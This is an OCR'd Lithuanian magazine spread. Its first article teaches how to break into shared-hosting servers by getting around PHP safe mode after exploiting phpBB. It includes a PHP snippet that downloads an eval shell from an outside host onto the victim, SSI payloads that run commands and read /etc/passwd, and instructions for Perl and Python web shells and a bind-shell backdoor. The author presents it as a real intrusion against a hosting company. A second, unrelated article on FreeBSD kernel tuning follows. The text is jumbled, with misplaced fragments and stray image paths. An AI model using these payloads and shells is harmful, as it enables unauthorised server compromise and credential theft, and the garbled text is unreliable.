VISOS STANDARTINĖS ĮSILAUŽIMO Į PRIEŠIŠKAS SVETAINES SCHEMOS JAU SENAI ŽINOMOS. NUODINGASIS NULIS, *PHP-INCLUDE*, *SQL-INJECTION* — TUO NENUSTEBINSI NET DARŽELINUKŲ. GAVĘ GALIMYBĘ NUTOLUSIAME SERVERYJE VYKDYTI KOMANDAS, ĮSILAUŽĖLIAI SKUBA Į JĮ PERSIŲSTI PATOGŲ PHP SHELLĄ, KURIŲ DABAR PRIKURTA DAUGYBĖ — VIENAS UŽ KITĄ GRAŽESNI IR RYŠKESNI. NESIGINČYSIU, *WEB* APLINKŲ PANAUDOJIMAS SUPAPRASTINA TOLIMESNĮ GYVENIMĄ. TAČIAU KARTAIS NUTINKA GANĖTINAI LIŪDNAS REIŠKINYS, KUOMET PHP SHELLAS NEVYKDO KOMANDŲ, SERVERYJE TAIP PAT NEPAVYKSTA ĮTRAUKTI (*INCLUDE*) BYLAS, DĖL KO KYLA DAUGYBĖ KLAIDŲ. TAI IR YRA JIS — SIAUBINGASIS *PHP_SAFE_MODE*. DAUGELIS TOKIOSE SITUACIJOSE TIESIOG NULEIDŽIA RANKAS, PASITEISINDAMI BLOGU ORU JAPONIJOJE, TAČIAU HAKERIŲ MINTIS NESTOVI VIETOJE. JIE IŠMOKO APEITI SAUGŲ PHP REŽIMĄ.

„PHP safe mode" apribojimų apėjimų metodai

[Jaunojo kario kursas] Visų pirma, kas gi yra tas *PHP safe mode*? Kaip parašyta dokumentacijoje — tai „bandymas išspręsti saugumo problemą". Kalbant paprasta kalba, tai tam tikrų svarbių *php* interpretatoriaus direktyvų konfigūracija nustatymų byloje, kuri turėtų sutrukdyti įsilaužėliui patekti į sistemą arba jį atbaidyti. Tokių direktyvų pakankamai daug. Susipažinkime su kai kuriomis iš jų:

* *safe_mode_gid=1|0*. Eilutė aktyvuoja bylos savininko ir vykdomo skripto savininko gid'ų sulyginimą, kurių nesutapimo atveju skriptui uždraudžiamas priėjimas prie bylos. Pavyzdžiui, jeigu tu pabandysi nuskaityti slaptažodžių bylą *readfile('/etc/passwd')*, kuri priklauso vartotojui *root*, tai gausi pranešimą apie klaidą.

* *open_basedir=/katalogo/pavadinimas*. Ganėtinai niekšiška direktyva :). Jeigu tavo skriptas bando nuskaityti bylą ne iš nurodyto katalogo (pavyzdžiui, su funkcijomis *fopen()* arba *file()*), tai bus išmesta klaida, pavyzdžiui, *open_basedir restriction in effect*. Tiesa, galima pabandyti nuskaityti bylą vienu katalogu aukščiau — galbūt tuomet kas nors ir išeis.

* *safe_mode_exec_dir=/katalogo/pavadinimas*. Skriptas atsisako vykdyti sistemines programas, kurios yra už šio katalogo ribų. Iš to išplaukia, kad jeigu skriptas yra kataloge */usr/home/deep/ass*, tai įvykdyti *system(/bin/ls)* nebus jokios galimybės.

* *disable_functions=„funkcijos pavadinimas"*. Tai labai griežta direktyva, kuri leidžia administratoriui atjungti tam tikras funkcijas. Kaip tu jau tikriausiai numanai, į juodąjį sąrašą paprastai patenka potencialiai pavojingos *system()*, *exec()*, *passthru()* ir *popen()*. Tiesa, yra viena maža gudrybė, kuri vis dėlto leidžia sistemoje vykdyti šias komandas, tačiau ją mes aptarsime šiek tiek vėliau. Derėtų pastebėti, kad *disable_functions* išsprendė problemą, kurios iki galo neišspręsdavo ankstesnė direktyva: įsilaužėlis dabar visiškai neturi galimybės vykdyti sisteminių komandų. Kaip tu tikriausiai supranti, tokiomis sąlygomis *web* shellas neveiks ir vykdyti komandų su įprastiniu *system($_GET['cmd')* nepavyks.

Štai pagrindinės problemos, su kuriomis tau teks susidurti dirbant mašinoje, kurioje PHP veikia apsaugotame režime. Norint gauti daugiau informacijos apie PHP direktyvas ir nustatymus, tau derėtų pasinaudoti oficialia dokumentacija, kurią gali rasti svetainėje *www.php.net*.

O mes tuo laiku pabandysime išmokti apeiti bent jau dalį šių griežtų apribojimų. Be abejo, remdamiesi realaus hostingo pavyzdžiu.

[Nepakeičiama praktika] Savo testams aš pasirinkau ne šiaip sau įprastinį ISP, o vieną iš labiausiai gerbiamų ir žinomų kompanijų, kurioje veikia daugybė serverių ir dirba galinga palaikymo tarnyba. Todėl viskas, ką aš toliau aprašysiu, teisinga didžiajai likusių hosterių daliai. Taip pat derėtų pastebėti, kad eksperimentus aš atlikinėjau ir užsienio hostinguose, todėl visus šiame straipsnyje aprašytus metodus galima sėkmingai panaudoti ir tenai. Bet neužbėkime įvykiams už akių.

Šiaip jau visa ši istorija prasidėjo prieš porą mėnesių, kuomet aš užsimaniau nulaužti būtent tos pačios hostingo kompanijos, apie kurią greitai bus kalbama, serverį. Po neilgų pažeidžiamų *php* skriptų paieškų aš susidūriau su banaliu neužlopytu ir visų mėgiamu *phpBB 2.0.11*. Parsisiuntęs ir paleidęs eksploitą (*http://unixforge.org/~sshx/x/phpbb.exe*), kuris pagal idėją suteikia teisę atakuojamoje sistemoje įvykdyti laisvai pasirinktą *php* kodą, aš vietoje atsakymo gavau štai ką:

```
http://fakin.fakju.net/forum/admin/admin_styles.php?mode=addnew&install_to=../../../../../../../../../../../../../../../../../../../tmp&nigga=phpinfo();&sid=5d9732ae67ed3b6657fc909c10e5f4b4
```



PHP 4.3.x versijoje yra klaida, kuri net ir įjungus open_basedir *bei kitas direktyvas leidžia prijungti bet kurias nuskaitomas bylas:* include("/root/.bash_history")



Yra viena maža gudrybė, kuri vis dėlto leidžia atakuojamoje sistemoje vykdyti komandas — tai atvirkštinių kabučių (` `) operatorius. Jis naudojamas taip:

```
<?php
output = `ls -al`;
echo "<pre>$output</pre>"
?>
```



Išsamią dokumentaciją apie PHP visada derėtų laikyti po ranka: www.php.net/download-docs.php
Labai gera dokumentacija apie visas dokumentuotas php funkcijas: www.web-hack.ru/books/books.php?go=29
Saugus programavimas su PHP: www.web-hack.ru/books/books.php?go=36

Tačiau, buvo vienas „bet". Vietoje laukto *phpinfo()* išvedimo man buvo pateikta klaida: *Warning: phpinfo() has been disabled for security reasons*. Kaip šiek tiek vėliau paaiškėjo, vykdyti sistemines funkcijas taip pat buvo uždrausta, todėl situacija buvo išties nemaloni, ką čia ir besakyti. Tačiau būtent ji privertė mane ieškoti standartinių būdų pakaitalo bendrauti su serveriu ne per *system()*. Taigi išsiaiškinkime, ką mes turime: mes negalime vykdyti sisteminių komandų, iš ko išplaukia, kad negalime tyrinėti ir failų sistemos, į atakuojamą serverį persiųsti savo bylų bei peržiūrinėti jų turinio. Tačiau mes vis dar galime kodą vykdyti funkcijoje *eval()*, kuri interpretuoja *php* kodą, t.y. dabar mums reikia visas reikiamas bendravimo su serveriu funkcijas parašyti patiems ir perduoti jas vykdyti funkcijai *eval()*. Visų pirma, būtina į nutolusią mašiną įrašyti *eval shello web* formą, kad po to būtų galima jam apdorojimui perduoti mūsų *php* kodą. Tam per kintamąjį *nigga* perduodame štai tokį skriptą:

```
Bylos įrašymas
<?php
$filen="http://unixforge.org/~sshx/x/eval_shell.php.txt";
$file_new="eval_shell.php";
$data = implode("", file($filen));
$fp = fopen($file_new, "w");
fputs($fp, $data);
fclose($fp);
?>
```

Manau, jog čia komentarų nereikia. Gauname bylos deskriptorių (*handle*) įrašymo režime, o į *$file_new* įrašome mūsų bylos turinį. Norėčiau pastebėti, kad čia galima rašyti tiek lokalioje mašinoje saugomas, tiek ir nutolusias bylas, jeigu tik funkcijai *fopen()* nėra blokuojamas soketų atidarymas.
Dabar į einamą katalogą bus įrašyta *web* forma, per kurią mes toliau vykdysime savo laisvai pasirinktą kodą. Tiesą sakant, mes turime kažką panašaus į *php* shellą, tačiau nuo normalaus shello jis skirsis tuo, kad mes navigacijai po FS ir darbui su bylomis naudosime savo funkcijas, kas šiek tiek nepatogu ir iš pradžių neįprasta.

Metas rašyti skriptus. Štai ko mums reikia pirmiausiai:
1. Navigacijos po serverio failų sistemą
2. Bylų skaitymo
3. Bylų įrašymo/užkrovimo
Ko gero, pradžiai užteks. Važiuojam! Pats paprasčiausias mūsų kolekcijos skriptas bus primityvus bylų peržiūros įrankis:

```
<?php
echo nl2br(htmlspecialchars(implode('', file('filename'))));
?>
```

Čia *filename*, kaip ir reikėjo tikėtis, yra nuskaitomos bylos pavadinimas. Beje, norėčiau pasakyti, kad vienas ir tas pačias užduotis galima spręsti skirtingais būdais. Niekas tau netrukdo bylą atidaryti su funkcijomis *include()*, *require()*, *file()*, o iš standartinio *fopen()* deskriptoriaus skaityti su *fread()*, *fgets()* arba *fgetc()*. Taip net jeigu viena iš šių funkcijų atsidurs juodame uždraustų funkcijų sąraše, greičiausiai bus galima surasti veikiantį analogą. Todėl jeigu kokia nors funkcija neveiks, derėtų pasinaudoti dokumentacija ir pereiti per visą *see also* sąrašą. O dabar, norėdami nuskaityti, pavyzdžiui, bylą */etc/hosts*, keliaujam į *www.fakin.fakju.net/path/to/eval_shell.php* ir į formą įterpiame mūsų kodą, tačiau be *php* tagų (<? ir ?>), po ko bylos turinys turėtų būti sėkmingai atvaizduotas. Pakeliui galima nustatyti ir serveryje veikiančią operacinę sistemą — tam skirta speciali funkcija *php_uname*. Tu viską supratai teisingai, taip bus galima greitai sužinoti, ar serveryje įdiegta *BSD ir ilgai nesvarsčius liautis bandžius laužti toliau :). Pats laikas pasirūpinti disko naršymo galimybe. Skriptas pakankamai primityvus:

```
Katalogų skaitymas
<?php
$dire="/home";// nuskaitomas katalogas
$ob=opendir("$dire");// atidarome katalogą ir gauname deskriptorių (handle)
while($filen=readdir($ob)){// nuskaitome katalogo turinį
$dire2=realpath("$dire");
if ( is_dir("$dire2/$filen") == TRUE ){$d="[Dir]";} else {$d= NULL;}
print "$d $filen <br><br> "; }// spausdiname turinį
closedir($ob);
?>
```

Ką tik mes sukūrėme */bin/ls* pakaitalą, kuris, tiesą sakant, kol kas dar šiek tiek kreivokas. Čia galima įdiegti daugybę kitų galimybių, pavyzdžiui, parodyti paskutinio kreipimosi į bylą laiką: date("F d Y H:i:s.", filemtime("$dire/$filen"))

Skriptą taip pat galima parašyti ir kitaip, panaudojant *dir* klasės savybes. Katalogo turinys nuskaitomas štai taip: *$entry = $dir->read()*. Norint sužinoti, ar tai yra byla, ar katalogas, naudojama funkcija *is_dir()*. Su *is_writable()* patikriname, ar galima rašyti į katalogą. Šiaip jau išeities tekstus gali rasti čia: *http://unixforge.org/~sshx/x/dir.php.txt*. Šį klausimą išsiaiškinome. Da-



Hardkoriniai aiškinimaisi su php

bar tam, kad iš savo kompiuterio perkeltum bylą į serverį, mes parašysime *web* formą. Skripto kodo aš čia nepateiksiu, nes tu jį nesunkiai rasi adresu *http://unixforge.org/~sshx/x/upload.php.txt*. Tik norėčiau pastebėti, kad jį reikia užkrauti kaip atskirą *php* bylą, o ne vykdyti su *eval*. Aš jau minėjau, kad vieną problemą galima išspręsti skirtingais būdais, todėl jeigu tu iš esmės gerai moki *php*, tuomet sugebėsi daugelį užduočių išspręsti savaip. Būtent todėl tau tikrai praverstų bent jau *php* kalbos pagrindai.


[Nuodingoji alternatyva] O dabar įsivaizduok situaciją, kuomet tolimesni veiksmai serveryje panaudojant PHP nėra įmanomi: administratorius skrupulingai sukonfigūravo saugų režimą, palikdamas minimalias galimybes. Tačiau išeitis kaip visada yra. Realybėje dažnokai įmanoma išnaudoti alternatyvius interpretatorius, pavyzdžiui, *Perl*. 100% tikimybė, kad jis yra įdiegtas sistemoje ir gali būti, kad *Apache* bus sukonfigūruotas */cgi-bin/* kataloge vykdyti *.pl* ir *.cgi* skriptus. Aš norėjau pasakyti, kad jeigu PHP interpretatoriaus galimybės per daug apipjaustytos, mes darome štai ką:

1. Į */cgi-bin/* užkrauname perlinį *web* shellą (pasinaudodami mūsų skriptais *upload.php* arba *files.php*).
2. Nustatome *Perl* interpretatoriaus buvimo vietą (vizualiai, pasinaudodami *dir.php*, arba su funkcija *file_exists("/usr/bin/perl")*, kuri grąžins *true*, jeigu tokia byla egzistuoja).
3. *Web* shelle pakeičiam kelią iki *Perl*, su *chmod(rws.pl,0755)* suteikiam jam atitinkamas priėjimo teises.
4. Naršyklėje paleidžiame shellą ir, jeigu iškils problemų, peržiūrim ankstesnius etapus, kad sužinotume, kuriame žingsnyje buvo padaryta klaida.

Vietoje *perl* shello galiu tau rekomenduoti *cgi-telnet.pl* (*http://unixforge.org/~sshx/x/cgi-telnet.tar.gz*) ir žymios komandos RST skriptą *r57pws.pl* (*http://rst.void.ru/download/r57pws.txt*). Internete galima rasti daugybę su *perl* parašytų tokio tipo įrankių, todėl su pasirinkimu problemų iškilti neturėtų.

O dabar pakalbėkime apie egzotiškesnį įsilaužimo metodą. Dabar vis labiau populiaresnė darosi kalba *Python* (tokia didelė ir stora gyvatė). Mes apie šią kalbą jau ne kartą rašėme, todėl tu turėtumei žinoti, kad praktiškai kiekviename **nix* serveryje galima surasti pitono interpretatorių (paprastai */usr/bin/python* arba */usr/local/bin/python*). Iš tikrųjų, pasirodo, labai patogu naudoti būtent *python* shellus. Aš tau papasakosiu apie populiarią programą *cgi-python.py*. Šio *web* shello veikimo principas toks pat, kaip ir bet kurio kito skripto. Reikia nurodyti teisingą kelią iki kalbos interpretatoriaus, perkelti bylą į */cgi-bin/* ir nepamiršti pakoreguoti jo teisių su *chmod +x*. Po to shellas paruoštas darbui ir laukia tavo komandų. Be abejo, shellas yra labai gerai, tačiau *bash* aplinka, pribindinta prie tam tikros jungties — dar geriau. Būtent todėl mūsų arsenalas pasipildys *wh_bindshell.py*



Testinis pitoninio bekdoro paleidimas



SAFE MODE ON — hakeriai keliauja ilsėtis



Pitoninio shello veikimas

[Python bindshell]
Iš karto po šnekų apie pitono shellą ir backdoorą noriu tau papasakoti apie dar vieną nuostabų su *python* sukurtą įrankį. Jis labai įdomus, ir vieno išmanančio žmogaus žodžiais tariant, savotiškai unikalus. Susipažink, pats *pyWebShell*. Kas gi jame tokio neįprasto? Tai ne šiaip sau eilinis *web* shellas, tai bekdoras su įmontuotomis *web* serverio galimybėmis. Tai reiškia, kad tu jį paleidi iš komandinės eilutės, kaip įprastinį bekdorą, po to per jungtį pagal nutylėjimą paleidi mažą *http* serverį. Po to su naršykle tu užeini adresu *http://hackedmachine.com:8003* ir, o stebukle, prieš mus — patogi *web* aplinka (kaip *web* shelle), kurią labai lengva naudoti!
#__CONFIG__ skyrelyje galima pakeisti jungtį (PORT=8003) ir skripto namų katalogą (*#homedir="/tmp"*). Jeigu tu išmanai *python*, tuomet gali pats susigaudyti šio įrankio išeities tekstuose ir surasti įmontuotą funkciją, kuri skirta *ftp* perrinkimui — *ftp_brut()*. Šį nuostabų agregatą gali rasti adresu *http://unixforge.org/~sshx/x/http.py*. Išskirtinis daikčiukas, skirtas specialiai tau :).


Ekskliuzyvinis *bind-shellas*



Naudojam SSI

[SSI]
Aš negalėjau nepaminėti SSI (*Server Side Includes*). Tai *.shtml* ir *.shtm* tipo bylose naudojamos direktyvos, kurias be jokių pašalinių interpretatorių vykdo pats *Apache web* serveris. Su SSI galima išdarinėti pakankamai įdomius dalykėlius, pradedant bylų įtraukimu ir baigiant sisteminių komandų vykdymu. Taigi SSI įrašomas tiesiog į *web* puslapio kūną (kaip, pavyzdžiui, PHP kodas) štai tokiu pavidalu:

```
<!—#direktyva="reikšmė"—>.
```

Savaime suprantama, užėjęs į svetainę, tu matai ne „<!—" ir „—>", o įvykdymo rezultatą. Pavyzdžiui, direktyva *<!—#include="right_menu.html"—>* į puslapio *html* kodą įtrauks tavo nurodytą meniu. Tiesa, SSI galima naudoti ir savo klastingais tikslais. Pavyzdžiui, direktyva *<!—#include file="/etc/passwd"—>* į puslapio kūną įtrauks sisteminės bylos su vartotojų įrašais turinį (tai veikia ne visada, todėl jeigu direktyvoje nurodyta byla nėra įtraukta, tai dar toli gražu nereiškia, kad šiuo atveju atjungtas SSI palaikymas). Saldžiausias yra tas faktas, kad mes *web* serverio vardu galime vykdyti sistemines komandas: *<!—#exec cmd=" uname -a; id"—>* mums išves kur kas labiau pažįstamus rezultatus :). Analogiškai bylų įtraukimas bei komandos vykdomi ir langinėse: *<!—#include file="c:\admins\passwd.txt"—>* ir *<!—#exec cmd="C:\Windows\system32\cmd.exe|dir C:\"—>*. Žodžiu, kaip pats matai, panaudoti SSI savais klastingais tikslais ne taip jau sudėtinga. Pakanka sukurti štai tokio turinio bylą ir ją perkelti į atakuojamą serverį:

```
<html>
<body>
<!—#exec cmd="ls -la /;cat /etc/passwd"—>
</body>
</html>
```

skriptu. Tai valdantis pilnavertiškas su pitonu parašytas bekdoras, kurį sukūrė hakeris *SerG* (už ką jam didelė pagarba). Ši programa veikia taip pat, kaip ir visi kiti įprastiniai bekdorai, komandinėje eilutėje ji paleidžiama taip:

```
$ python wh_bindshell.py [port] [password]
```


Jeigu skriptas bus paleistas be parametrų, tai tuomet įsigalioja standartiniai nustatymai (*Port=50001 password ='web-hack'*). *#_Default_#* skyrelyje gali pakeisti bet kurį parametrą: jungtį, slaptažodį, komandos įvedimo kvietimą, shello išjungimo komandą ir komandas, kurios vykdomos shello krovimo metu. Atkreipk dėmesį, kad slaptažodis apsaugomas su *md5*, todėl prieš keisdamas nurodytą pagal nutylėjimą konfigūracijos byloje, sugeneruok savo naujo slaptažodžio hešą. Bekdoro autorius rekomenduoja tai daryti taip:

```
$ python –c"import md5;x=md5.new('your_password');print x.hexdigest()".
```

Galima taip pat pabandyti užkrauti bylą per FTP ir pamėginti ją paleisti per *www*. Man taip yra pavykę net kelis kartus atidaryti bekdorą per tam tikrą jungtį. Prieš paleisdamas pitono skriptus į mūšį, būtinai ištestuok juos lokalioje mašinoje arba draugiškame serveryje, kad būtum tikras, jog jis veikia.

[The end?] Taigi metas išvadoms. Šiandien išsiaiškinome, kaip veikti su aktyvuotu *php safe mode* ir kokiu keliu eiti, kad apeitum šio režimo sukuriamus apribojimus. Straipsnyje aš nepateikiau visų *php* skriptų — čia yra tik bendriausi ir kompaktiškiausi pavyzdžiai. Juos papildyti ir sukurti naujų galėsi tu pats, jeigu tik norėsi. Baigdamas pasakysiu, kad eksperimentuoti ir įsilaužinėti net ir pažintiniais tikslais neverta, nes taip tu gali susipažinti ir su piktais dėdulėmis iš vidaus organų, kurių veiduose puikuosis šypsenos :). Sėkmės, neįkliūk!

Reikia gauti bazės slaptažodį? Tai visai nesunku!



Eilinis *r57* sukurtas shellas, šį kartą su *perl*



052

Froindšaftas su velniuku

NIEKAM NE PASLAPTIS, KAD BET KURIOS OPERACINĖS SISTEMOS NUSTATYMAMS PAGAL NUTYLĖJIMĄ IKI TOBULYBĖS GANA TOLI. DĖL TO TIEMS, KAS NUOLAT TAUPO SAVO LAIKĄ IR JĖGAS KRUOPŠČIAM KONFIGŪRAVIMUI, NORI NENORI TENKA PATIRTI TAM TIKRĄ DISKOMFORTĄ SU KONKRETIEMS POREIKIAMS NEPRITAIKYTA SISTEMA. O ŠTAI TIKRAS UNIKSOIDAS (KOKS TU, BE JOKIOS ABEJONĖS, IR ESI) SU TUO NESITAIKSTYS IR PRISIKAS IKI GILIAI PASLĖPTŲ OPCIJŲ, NORĖDAMAS PADIDINTI MĖGIAMOS OPERACINĖS SISTEMOS SAUGUMĄ, PATIKIMUMĄ IR GREITAVEIKĄ. TAČIAU TOKIEMS RYŽTINGIEMS VEIKSMAMS GALI PRIREIKTI VADOVO, KURIS IR PATEIKIAMAS TAVO DĖMESIUI. MES PAGRINDE KALBĖSIME APIE DARBASTALIO KONFIGŪRAVIMĄ, O SERVERIO ATVEJU BUS IŠSAKOMOS SPECIALIOS PASTABOS. PRADĖSIM.

Subtilus „FreeBSD“ konfigūravimas ir optimizavimas

[Viskam vadovauja branduolys] Branduolys yra operacinės sistemos smegenų centras, aprėpiantis viską: virtualią atmintį, procesus, signalus, semaforus, kanalus, tinklo susijungimus, failų sistemas ir, be abejo, daugybę įrenginių tvarkyklių. Kūrėjai įtraukia kuo daugiau įrenginių jungčių, kad operacinė sistema galėtų būti pritaikyta bet kokiai aparatinei aplinkai. Natūralu, jog mums toks variantas netinka: mes iš branduolio pašalinsime visas mums nereikalingas opcijas, modulius, tvarkykles, kas mums leis sumažinti branduolio dydį ir, žinoma, jo užimamos atminties kiekį. Be to, branduolyje pagal nutylėjimą gali nebūti tau reikalingų įrenginių/protokolų palaikymo, todėl be perkompiliavimo čia neapsieisi.

[Branduolio konfigūravimas ir perkompiliavimas] Branduolys kompiliuojamas iš išeities tekstų, kurie yra kataloge */usr/src/sys* (jeigu išeities tekstų nėra, pasinaudok kompaktiniu disku su distributyvu ir įrankiu *sysinstall* arba reikiamą versiją gauk su *cvs/cvsup*). Dabar pereiname į katalogą su šablonais ir padarome konfigūracijos pagal nutylėjimą bylos kopiją:

```
# cd /usr/src/sys/'arch –s'/conf
# cp GENERIC MYKERNEL
```

Išsiaiškinti visų opcijų viename straipsnyje neįmanoma, todėl pakalbėsime tik apie įdomiausias iš jų. Branduolio konfigūracijos byla sąlyginai suskaidyta į blokus, todėl ir opcijas aptarinėsime blokais.

```
machine i386
cpu      I386_CPU
cpu      I486_CPU
cpu      I586_CPU
cpu      I686_CPU
ident    GENERIC
maxusers 32
```

Pirmoji eilutė nurodo naudojamos mašinos architektūrą. Tolimesnės keturios leidžia pasirinkti konkretų procesoriaus tipą. Paliekame tik eilutę su mūsų procesoriaus tipu (*I686_CPU — Pentium Pro* ir aukščiau). Visas likusias arba užkomentuojame, arba pašaliname. Parametro *ident* reikšmė nurodo naujojo branduolio žymę (*ident* ir konfigo pavadinimas turi būti vienodi).

Ypatingai įdomus raktinis žodis *maxusers*. Sprendžiant iš pavadinimo, galima numanyti, kad šis parametras apriboja maksimalų vartotojų skaičių, tačiau su juo nurodomi kai kurių vidinių branduolio lentelių parametrai: ribinis atidarytų bylų ir paleistų procesų, tinklo buferių ir kitų dalykų skaičius (be abejo, tai turi netiesioginės įtakos ir maksimaliam sistemos vartotojų skaičiui). Keisti šią opciją reikia tik persipildžius branduolio lentelėms arba laimingiems apkrauto serverio prižiūrėtojams. Failų deskriptorių kiekį, kuris bus prieinamas pakeitus šį parametrą, galima apskaičiuoti pagal formulę (20 + 16 * *maxusers*). Jeigu signalų apie persipildymą nėra, *maxusers* geriau nekeisti (o lėtesnėse mašinose galima net pabandyti ją sumažinti, kad atlaisvintum šiek tiek atminties). Taip pat galima *maxusers* priskirti lygiu *0*, tuomet sistema automatiškai parinks reikiamą

reikšmę.

Direktyva *makeoptions DEBUG=-g* leidžia kompiliavimo metu į branduolį įjungti derinimo informaciją. Ši opcija priskiriama ypač nepageidaujamų kategorijai, kadangi padidina branduolio dydį ir sumažina jo greitaveiką. Tiesa, ši direktyva ypač naudinga branduolio hakeriams, kurie studijuoja branduolio *dump'us*.

```
options GPL_MATH_EMULATE
options MATH_EMULATE
```

Išvardintos opcijos aktyvuoja matematinio koprocesoriaus emuliaciją (jų reikia tik tuomet, jeigu tavo mašinoje yra 80486SX arba senesnis procesorius).

Judam toliau. Kitose dviejose opcijose pirmasis parametras yra būtinas (BSD ir be tinklo?), o *IPv6* galimybę ne nuodėmė ir išmesti:

```
options INET
options INET6
```

```
Pereisime prie failų sistemų:
options FFS
options UFS_DIRHASH
options SOFTUPDATES
```

Pirmoji eilutė — fryškės failų sistema, be kurios dirbti gana sudėtinga. Kita eilutė aktyvuoja funkcionalumą, kuris padidina darbo su dideliais katalogais greitį (tuo pačiu tam papildomai reikia operatyvinės atminties). Trečiasis parametras į branduolį įjungia *SoftUpdates* mechanizmą, leidžiantį apčiuopiamai padidinti rašymo į diską greitį. Tiesa, vien šios opcijos branduolyje nepakanka, *SoftUpdates* palaikymą taip pat būtina užtikrinti konkretiems diskams (žvilgtelėk į komandos *mount* išvedamą informaciją). Naujoms failų sistemoms tai daroma su komanda *newfs -U /dev/ad#s#*, o jau egzistuojančioms — *umount -Af /; tunefs -n enable /dev/ad#s#*. Dabar apie ne pirmines failų sistemas:

```
options EXT2FS
options MFS
options MD_ROOT
options NFS
options NFS_ROOT
options MSDOSFS
```



Su programa *sysinstall* įdiegiam branduolio išeities tekstus

```
options CD9660
options CD9660_ROOT
options PROCFS
```

Visi šie įrašai reiškia suderinamumą su atitinkamomis failų sistemomis (*ext2/ext3*, *memory disks*, *nfs*, *fat16/fat32*, *iso9660*, *proc*) bei tai, kad bus galima krautis iš particijų su tokiomis FS. Šias opcijas gali naudoti savo nuožiūra.

Čia derėtų pastebėti, kad *FreeBSD 5.x* ir naujesnės sistemos atveju praktiškai bet koks branduolio funkcionalumas realizuojamas su atitinkamu */boot/kernel* kataloge saugomu moduliu, todėl iš branduolio daug ką galima išmesti, o po to modulius krauti arba prireikus, arba sistemos krovimosi metu su */boot/loader.conf*.

```
options COMPAT_43 // Suderinamumas su 4.3BSD ()
options COMPAT_FREEBSD4 // Suderinamumas su FreeBSD 4.x (ganėtinai pageidautina)
options SCSI_DELAY=15000 // Užlaikymas prieš SCSI įrenginių aptikimą (milisekundėmis)
options KTRACE // ktrace palaikymas
options SYSVSHM
options SYSVMSG
options SYSVSEM
```

Parametrai, prasidedantys raidėmis SYSV, reiškia dalinamos atminties, semaforų ir pranešimų palaikymą *System V* stiliumi. To reikia tik tam tikroms programoms, todėl iš esmės galima apseiti ir be šių opcijų. Tiesa, nepamiršk iš anksto pažiūrėti į dokumentaciją dėl tų pačių programų (pavyzdžiui, *Xorg X* serveriui reikia SYSV opcijų).

Ktrace aktyvuoja branduolio atliekamą procesų treisinimo ir loginimo mechanizmą. Loginimo byla — *ktrace.out* (viso to realiai reikia tik hakeriams ir programuotojams).

O dabar pakalbėsime apie serveriui aktualius parametrus:

```
options ICMP_BANDLIM
options TCP_DROP_SYNFIN
options RANDOM_IP_ID
options TCP_RESTRICT_RST
```

ICMP_BANDLIM leidžia apriboti ICMP atsakymų skaičių. Antrasis parametras nurodo atmetinėti paketus su neleistinomis TCP paketo vėliavėlių kombinacijomis (tiesą sakant, serveryje to daryti nerekomenduojama, kadangi prarandama galimybė panaudoti RFC 1644 praplėtimus, nors kliento kompiuteriui tai nėra kritiška); trečiasis IP paketo ID lauke generuoja atsitiktinę reikšmę vietoje to, kad kiekvieną kartą šio lauko reikšmę didintų vienetu (trukdo atlikti *idle* skenavimą); ketvirtasis blokuoja paketus su TCP antraštėje nurodyta vien tik RST vėliavėle (apsaugo nuo kai kurių *DoS* atakų tipų). Su *sysctl* galima subtiliau sukonfigūruoti tinklo apsaugą, tačiau apie tai pašnekėsime šiek tiek vėliau. Būk atidus — *FreeBSD 5-STABLE* ir naujesnėse sistemose šios opcijos iškeltos į atitinkamus *sysctl* kintamuosius, todėl tokiose sistemose jos negali būti kompiliuojamos 